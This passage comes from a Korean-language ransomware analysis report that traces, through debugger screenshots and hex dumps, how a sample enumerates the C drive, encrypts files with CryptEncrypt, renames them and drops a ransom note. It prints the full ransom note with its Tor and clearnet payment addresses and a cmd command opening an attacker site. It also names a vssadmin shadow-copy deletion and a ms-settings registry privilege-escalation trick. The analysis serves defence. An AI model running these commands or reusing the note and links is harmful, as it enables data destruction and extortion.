
● 그리고 kernel32.FindFirstFileExW 를 사용하여 C 드라이브의 첫 번째 파일 또는 디렉토리 정보를 가져오는 것을 확인할 수 있다.



[그림 106. FindFiresFileExW 저장 위치 확인]




[그림 107. FindFiresFileExW 실행]




[그림 108. 첫 번째 파일 및 디렉토리 정보 확인]


● 위에서 찾은 정보를 토대로 C 드라이브 안의 디렉토리를 탐색하는 것을 확인할 수 있다.



[그림 111. 경로 탐색 함수]




[그림 112. 경로 반환값 확인]




[그림 113. lstrcatW 저장 위치 확인]


[그림 114. lstrcatW 실행]




[그림 115. 실행 결과(경로와 탐색한 디렉토리 및 파일명 합침)]




[그림 116. GetFileAttributesW 저장 위치 확인]



[그림 117. GetFileAttributesW 실행]



[그림 118. 점프하여 반복적으로 디렉토리 전체 탐색]




[그림 119. 탐색이 완료되면 je 문을 통해 빠져나옴]

● 위에서 찾은 C 드라이브의 디렉토리를 탐색하여 파일을 찾는다.


[그림 120. FindNextFileW 저장 위치 확인]

[그림 121. FindNextFileW 실행]




[그림 122. 결과값 반환 확인]


● 파일을 찾은 뒤, 암호화에 사용할 키 값을 랜덤으로 생성하며, 암호화할 파일을 열고 메모리를 할당하여 읽은 파일을 저장한 후, 암호화된 파일을 저장하고 생성한 랜덤한 암호화 키 값을 제거한다.



[그림 123. CryptAcquireContextW 확인]




[그림 124. 랜덤한 암호화 IV 값]




[그림 125. CryptImportKey 저장 위치 확인]

[그림 126. CryptImportKey 실행]



[그림 127. CryptSetKeyParam 저장 위치 확인]



[그림 128. CryptSetKeyParam 실행]

[그림 129. CreateFileW 저장 위치 확인]

```
0000022E22080CD4 |    41:FFD5                |call r13
```

[그림 130. CreateFileW 실행]

```
000000BF046FE500 | 00007FF919F75220 | kernel32.ReadFile
```

[그림 131. ReadFile 저장 위치 확인]

```
0000022E22080D88 |    FF55 A0                 |call qword ptr ss:[rbp-60]
```

[그림 132. ReadFile 실행]

```
0000022E220C8040 0D 0A 2F 2A 20 49 6E 74 65 72 66 61 63 65 20 74 |../* Interface t
0000022E220C8050 6F 20 65 78 65 63 75 74 65 20 63 6F 6D 70 69 6C |o execute compil
0000022E220C8060 65 64 20 63 6F 64 65 20 2A 2F 0D 0A 0D 0A 23 69 |ed code */....#i
0000022E220C8070 66 6E 64 65 66 20 50 79 5F 45 56 41 4C 5F 48 0D |fndef Py_EVAL_H.
0000022E220C8080 0A 23 64 65 66 69 6E 65 20 50 79 5F 45 56 41 4C |.#define Py_EVAL
0000022E220C8090 5F 48 0D 0A 23 69 66 64 65 66 20 5F 5F 63 70 6C |_H..#ifdef __cpl
0000022E220C80A0 75 73 70 6C 75 73 0D 0A 65 78 74 65 72 6E 20 22 |usplus..extern "
0000022E220C80B0 43 22 20 7B 0D 0A 23 65 6E 64 69 66 0D 0A 0D 0A |C" {..#endif....
0000022E220C80C0 50 79 41 50 49 5F 46 55 4E 43 28 50 79 4F 62 6A |PyAPI_FUNC(PyObj
0000022E220C80D0 65 63 74 20 2A 29 20 50 79 45 76 61 6C 5F 45 76 |ect *) PyEval_Ev
0000022E220C80E0 61 6C 43 6F 64 65 28 50 79 4F 62 6A 65 63 74 20 |alCode(PyObject
0000022E220C80F0 2A 2C 20 50 79 4F 62 6A 65 63 74 20 2A 2C 20 50 |*, PyObject *, P
0000022E220C8100 79 4F 62 6A 65 63 74 20 2A 29 3B 0D 0A 0D 0A 50 |yObject *);....P
0000022E220C8110 79 41 50 49 5F 46 55 4E 43 28 50 79 4F 62 6A 65 |yAPI_FUNC(PyObje
0000022E220C8120 63 74 20 2A 29 20 50 79 45 76 61 6C 5F 45 76 61 |ct *) PyEval_Eva
0000022E220C8130 6C 43 6F 64 65 45 78 28 50 79 4F 62 6A 65 63 74 |lCodeEx(PyObject
0000022E220C8140 20 2A 63 6F 2C 0D 0A 20 20 20 20 20 20 20 20 20 | *co,..
```

[그림 133. ReadFile 을 통해 불러온 파일 내용]

```
RDI    00007FF918BC1200      <advapi32.CryptEncrypt>
```


[그림 134. CryptEncrypt 저장 위치 확인]

```
0000022E22080DE4 |    FFD7                    |call rdi
```

[그림 135. CryptEncrypt 실행]


```
0000022E220C8040 88 E8 0A 76 0C 64 52 DA D9 50 EA 23 FC 95 E0 11 |.è.v.dRÚÙPê#ü.à.
0000022E220C8050 6A 0F B2 AE FE 4E C6 DA DD D1 86 7C 2E D5 08 D9 |j.²®þNÆÚÝÑ.|.Õ.Ù
0000022E220C8060 A9 36 06 54 D3 56 BE 95 1E FA CD 13 44 56 AF 28 |©6.TÓV¾..úÍ.DV¯(
0000022E220C8070 EB DC E9 47 09 96 A3 75 4B 23 A5 F0 B2 2A 61 84 |ëÜéG..£uK#¥ð²*a.
0000022E220C8080 23 C3 14 03 3A FB 9B 6C 5E E9 B6 98 B6 8E EA A5 |#Ã..:û.l^é¶.¶.ê¥
0000022E220C8090 77 60 01 E9 A0 76 BF D4 5D B2 4B 6E 7B E5 9D BC |w`.é v¿Ô]²Kn{å.¼
0000022E220C80A0 08 B6 72 00 93 89 1C 2D 41 89 39 DA 4F 01 D3 7E |.¶r....-A.9ÚO.Ó~
0000022E220C80B0 6B 0F 9B 3A 99 0D 2D 3A 80 A6 D7 0A 7A AD E3 99 |k..:..-:.¦×.z.ã.
0000022E220C80C0 20 7C 71 E3 03 D6 31 71 B6 EE 72 4F 88 C6 B3 23 | |qã.Ö1q¶îrO.Æ³#
0000022E220C80D0 1C 0D 0D DA 85 69 35 6F D4 C8 92 20 69 6C 28 C1 |...Ú.i5oÔÈ. il(Á
0000022E220C80E0 FF B9 FF 08 87 C4 75 66 C0 BC 8A FC D7 21 E4 3C |ÿ¹ÿ..ÄufÀ¼.üx!ä<
0000022E220C80F0 C5 1D 6D 3D 0D 7E 11 D3 4F D6 0B C3 85 16 2F 1D |Å.m=.~.ÓOÖ.Ã../.
0000022E220C8100 3E 92 28 FF C8 4F 54 D6 80 02 A5 AF 64 9D A5 81 |>.(ÿÈOTÖ..¥¯d.¥.
0000022E220C8110 17 0A 38 7D 01 A9 AB 99 F3 19 81 C5 C1 61 35 CD |..8}.©«.ó..ÅÁa5Í
0000022E220C8120 D2 06 EA 1E 13 04 F9 08 67 7B 6B AE 89 B2 DB E3 |Ò.ê...ù.g{k®.²Ûã
0000022E220C8130 14 E0 8B 50 91 78 A1 C5 2E A9 A3 3E 29 CC 33 D5 |.à.P.x¡Å.©£>)Ì3Õ
0000022E220C8140 87 84 73 AA 02 9B 6E 87 67 B7 10 95 86 F5 C9 A9 |..sª..n.g·...õÉ©
```

[그림 136. 암호화된 파일 내용 확인]




[그림 137. WriteFile 저장 위치 확인]


[그림 138. WriteFile 실행]




[그림 139. CryptDestroyKey 저장 위치 확인]



[그림 140. CryptDestroyKey 실행]




[그림 141. CryptReleaseContext 저장 위치 확인]




[그림 142. CryptReleaseContext 실행]


● 암호화한 파일명에 뮤텍스 이름을 붙여 변경한 뒤 저장한다.



[그림 143. 파일명 뒤에 뮤텍스 이름명을 붙이는 루틴]




[그림 144. 파일명 변경 결과 확인]




[그림 145. MoveFileW 저장 위치 확인]

[그림 146. MoveFileW 실행]




[그림 147. 변경된 파일명 확인]


● 그리고, readme.txt 파일을 생성한 뒤, 멀티바이트 문자열로 변경한 다음 내용을 파일에 쓰고 저장한다.



[그림 148. CreateFileW 저장 위치 확인]



[그림 149. CreateFileW 실행]



[그림 150. readme.txt 내용 확인]

```
000000BF046FE4F0 00007FF919F65E70 kernel32.WideCharToMultiByte
```

[그림 151. WideCharToMultiByte 저장 위치 확인]

```
0000022E22081C7C    FF5424 50           call qword ptr ss:[rsp+50]
```

[그림 152. WideCharToMultiByte 실행]

```
0000022E2014D770  20 41 4C 4C 20 59 4F 55 52 20 44 4F 43 55 4D 45   ALL YOUR DOCUME
0000022E2014D780  4E 54 53 20 50 48 4F 54 4F 53 20 44 41 54 41 42  NTS PHOTOS DATAB
0000022E2014D790  41 53 45 53 20 41 4E 44 20 4F 54 48 45 52 20 49  ASES AND OTHER I
0000022E2014D7A0  4D 50 4F 52 54 41 4E 54 20 46 49 4C 45 53 20 48  MPORTANT FILES H
0000022E2014D7B0  41 56 45 20 42 45 45 4E 20 45 4E 43 52 59 50 54  AVE BEEN ENCRYPT
0000022E2014D7C0  45 44 21 0D 0A 20 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D  ED!.. ==========
0000022E2014D7D0  3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D  ================
0000022E2014D7E0  3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D  ================
0000022E2014D7F0  3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D  ================
0000022E2014D800  3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D  ================
0000022E2014D810  3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D  ================
0000022E2014D820  3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 0D 0A 20 59 6F 75  ==========.. You
0000022E2014D830  72 20 66 69 6C 65 73 20 61 72 65 20 4E 4F 54 20  r files are NOT
0000022E2014D840  64 61 6D 61 67 65 64 21 20 59 6F 75 72 20 66 69  damaged! Your fi
0000022E2014D850  6C 65 73 20 61 72 65 20 6D 6F 64 69 66 69 65 64  les are modified
0000022E2014D860  20 6F 6E 6C 79 2E 20 54 68 69 73 20 6D 6F 64 69   only. This modi
0000022E2014D870  66 69 63 61 74 69 6F 6E 20 69 73 20 72 65 76 65  fication is reve
```

[그림 153. 멀티바이트 문자열 확인]

```
000000BF046FE4F8 00007FF919F75310 kernel32.WriteFile
```


[그림 154. WriteFile 저장 위치 확인]

```
0000022E22081C99    FF5424 58           call qword ptr ss:[rsp+58]
```

[그림 155. WriteFile 실행]

readme.txt 2025-03-14 오후 1:42 텍스트 문서 2KB

[그림 156. readme.txt 파일 생성 확인]


readme.txt - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

ALL YOUR DOCUMENTS PHOTOS DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!

==========

Your files are NOT damaged! Your files are modified only. This modification is reversible.

The only 1 way to decrypt your files is to receive the private key and decryption program.

Any attempts to restore your files with the third party software will be fatal for your files!

==========

To receive the private key and decryption program follow the instructions below:

1. Download "Tor Browser" from https://www.torproject.org/ and install it.

2. In the "Tor Browser" open your personal page here:

http://a81814e0b0806e107cbcd0909epoxzqjor.tlupk57cujmfi3tyvyp5jh7dt4xsomgpdbyln4jfp5sh74uwlqiy5yid.onion/epoxzqjor

Note! This page is available via "Tor Browser" only.

==========

Also you can use temporary addresses on your personal page without using "Tor Browser":

http://a81814e0b0806e107cbcd0909epoxzqjor.ledsoon.site/epoxzqjor

http://a81814e0b0806e107cbcd0909epoxzqjor.saynice.club/epoxzqjor


http://a81814e0b0806e107cbcd0909epoxzqjor.banbear.uno/epoxzqjor

http://a81814e0b0806e107cbcd0909epoxzqjor.spendan.space/epoxzqjor

Note! These are temporary addresses! They will be available for a limited amount of time!


[그림 157. readme.txt 파일 내용 확인]

● 계속 살펴보면, NotePad 를 통해 readme.txt 를 열고, cmd 명령어를 통해 http://a181814e0b08b6e107cbcd0909epoxzqjor.ledsoon.site 에 연결을 시키는 것을 확인할 수 있다.



0000020BC1A15760	63	00	6D	00	64	00	20	00	2F	00	63	00	20	00	22	00	c.m.d. ./.c. ."
0000020BC1A15770	73	00	74	00	61	00	72	00	74	00	20	00	68	00	74	00	s.t.a.r.t. .h.t.
0000020BC1A15780	74	00	70	00	3A	00	2F	00	2F	00	61	00	38	00	31	00	t.p.:././.a.8.1.
0000020BC1A15790	38	00	31	00	34	00	65	00	30	00	62	00	30	00	38	00	8.1.4.e.0.b.0.8.
0000020BC1A157A0	30	00	36	00	65	00	31	00	30	00	37	00	63	00	62	00	0.6.e.1.0.7.c.b.
0000020BC1A157B0	63	00	64	00	30	00	39	00	30	00	39	00	65	00	70	00	c.d.0.9.0.9.e.p.
0000020BC1A157C0	6F	00	78	00	7A	00	71	00	6A	00	6F	00	72	00	2E	00	o.x.z.q.j.o.r...
0000020BC1A157D0	6C	00	65	00	64	00	73	00	6F	00	6F	00	6E	00	2E	00	l.e.d.s.o.o.n...
0000020BC1A157E0	73	00	69	00	74	00	65	00	2F	00	65	00	70	00	6F	00	s.i.t.e./.e.p.o.
0000020BC1A157F0	78	00	7A	00	71	00	6A	00	6F	00	72	00	5E	00	26	00	x.z.q.j.o.r.^.&.
0000020BC1A15800	31	00	5E	00	26	00	35	00	31	00	39	00	36	00	35	00	1.^.&.5.1.9.6.5.
0000020BC1A15810	30	00	31	00	34	00	34	00	5E	00	26	00	33	00	39	00	0.1.4.4.^.&.3.9.
0000020BC1A15820	35	00	32	00	5E	00	26	00	31	00	35	00	34	00	36	00	5.2.^.&.1.5.4.6.
0000020BC1A15830	36	00	36	00	5E	00	26	00	32	00	32	00	31	00	39	00	6.6.^.&.2.2.1.9.
0000020BC1A15840	30	00	34	00	35	00	22	00	00	00	00	00	00	00	00	00	0.4.5."........


[그림 158. 명령어 내용 확인]




```
cmd /c "start ht
tp://a81814e0b08
06e107cbcd0909ep
oxzqjor.ledsoon.
site/epoxzqjor^&
1^&519650144^&39
52^&154666^&2219
045".....oò½y...
```

[그림 159. 멀티바이트로 변경된 명령어 확인]


[그림 160. 명령어 저장 위치 확인]




[그림 161. NotePad 확인]




[그림 162. WinExec 인자값 확인]



[그림 163. WinExec 저장 위치 확인]




[그림 164. WinExec 실행]




[그림 165. 열린 인터넷 창 확인]

● 마지막으로, regsve32.exe 를 사용하여 readme.txt 파일을 DllInstall 함수로 전달하며, scrobj.dll 을 해제하고, wmic 를 통해 vssadmin.exe Delete Shadows /all /quiet 를 수행하여 시스템 백업 복사본 파일을 제거하며, HKLM\Software\Classes\ms-settings\shell\open\command\DelegateExcute 라는 이름의 레지스트리로 저장하는 것을 확인할 수 있다.




[그림 166. regsvr32.exe 명령어 확인]


[그림 167. regsvr32.exe 저장 위치 확인]



